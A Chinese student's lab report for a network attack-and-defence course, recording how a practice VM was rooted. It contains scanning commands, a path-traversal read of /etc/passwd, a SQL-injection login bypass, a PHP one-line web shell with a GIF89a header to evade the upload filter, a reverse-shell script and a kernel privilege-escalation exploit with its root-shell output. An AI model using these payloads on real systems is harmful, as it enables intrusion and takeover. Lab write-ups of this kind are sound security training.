《网络攻防实战》实验报告

第 4 次实验：靶机 4

姓名：罗嘉璐

学号：211220047

21 级计算机科学与技术系

邮箱：211220047@smail.nju.edu.cn

时间：2023.10.21

一、实验目的

取得目标靶机的 root 权限。
我们将使用到以下攻击手段：主机发现、端口扫描

二、实验内容

1、靶机端口扫描


arp-scan -l

nmap –p- 10.0.2.9


2、靶机开放端口的服务发现：

nmap –p22,80 –sV –sC 10.0.2.9

在浏览器打开 10.0.2.9，并使用万能密码尝试，并未破解！



dirsearch –u 10.0.2.9



路径爆破结束！


[06:50:25] 200 - 307B - /add

[06:50:25] 200 - 307B - /add.php


[06:50:32] 200 - 1B - /c


[06:50:38] 200 - 3KB - /head.php

[06:50:39] 200 - 1KB - /images/
[06:50:39] 200 - 47KB - /in
[06:50:39] 200 - 3KB - /index.php
[06:50:39] 200 - 3KB - /index
[06:50:45] 200 - 8KB - /phpmy/
[06:50:49] 200 - 1B - /show
[06:50:51] 200 - 72B - /test
[06:50:51] 200 - 72B - /test.php
访问 10.0.2.9/test.php




输入10.0.2.9/test.php?file=/etc/passwd访问失败。尝试目录穿越漏洞，访问http://10.0.2.9/test.php?file=../../../../../../../etc/passwd 尝试失败！考虑使用Burpsuit抓包。讲请求的方法从get->post，发现文件下载漏洞。






可执行是文件包含漏洞，可以显示是文件下载漏洞，利用该漏洞查看 index.php 的源代码。



修改 file=add.php，说明是文件下载漏洞



修改 file=index.php 显示网页源代码

```
$uname=str_replace('\'','',urldecode($_POST['un']));
        $pass=str_replace('\'','',urldecode($_POST['ps']));
        $run='select * from auth where    pass=\' '.$pass.'\' and uname=\' '.$uname.'\';
        $result = mysqli_query($conn, $run);
```


Pass=’ and uname=\’ uname= or 0=0 #’’

```
$uname=str_replace('\'','',urldecode($_POST['un']));
        $pass=str_replace('\'','',urldecode($_POST['ps']));
        $run='select * from auth where    pass=\''.$pass.'\' and uname=\''.$uname.'\';
        $result = mysqli_query($conn, $run);
```


在网页输入用户名：or 0=0 #

密码：' and uname=\'


成功登录系统。




点击 add user，发现可以上传文件，尝试一句话木马文件上传：<?php system($_GET[“cmd”]);?>
发现只能上传 png,jpg 文件
尝试一句话木马




使用 burp 拦截长传图片的请求，尝试对文件名后缀进行修改，失败！




对文件内容进行修改，文件开头加 GIF89a,图形格式标记




发现上传成功！




通过拦截对 add user 连接的访问，post 的 load 可能存在文件包含漏洞



../../../../etc/passwd 发现显示了文件内容
没有成功可能是靶机 web 服务禁用了 system 调用，尝试直接 php 反弹 shell
/usr/share/webshells/php/php-reverse-shell.php



查看靶机的 Linux 版本，用 searchsploit 发现存在 37292.c 的漏洞利用代码，编译并上传到靶机，kali 编译会有 warning，并且在靶机中运行./exp 没有成功获得 root 权限。



最后在靶机编译并执行：

```
www-data@indishell:/var/www/uploaded_images$ gcc 37292.c -o exp
gcc 37292.c -o exp
www-data@indishell:/var/www/uploaded_images$ ls
ls
37292.c
CaptBarbossa.JPG
c.JPG
exp
haha.jpg
jack.jpg
www-data@indishell:/var/www/uploaded_images$
```

三、实验结果

```
www-data@indishell:/var/www/uploaded_images$ ./exp
./exp
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
#
```

四、实验中遇到的问题及解决方案

在 kali 编译 37292.c 再用 http 上传到靶机发现并没有获得 root 权限，最后将 37292.c 传到靶机编译并执行，获得了 root 权限。

五、实验的启示/意见和建议

熟悉了一些常用命令，了解了网络攻防的一些基础内容，实验非常有趣也很有意义。

附：本次实验你总共用了多长时间？5 小时。

包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）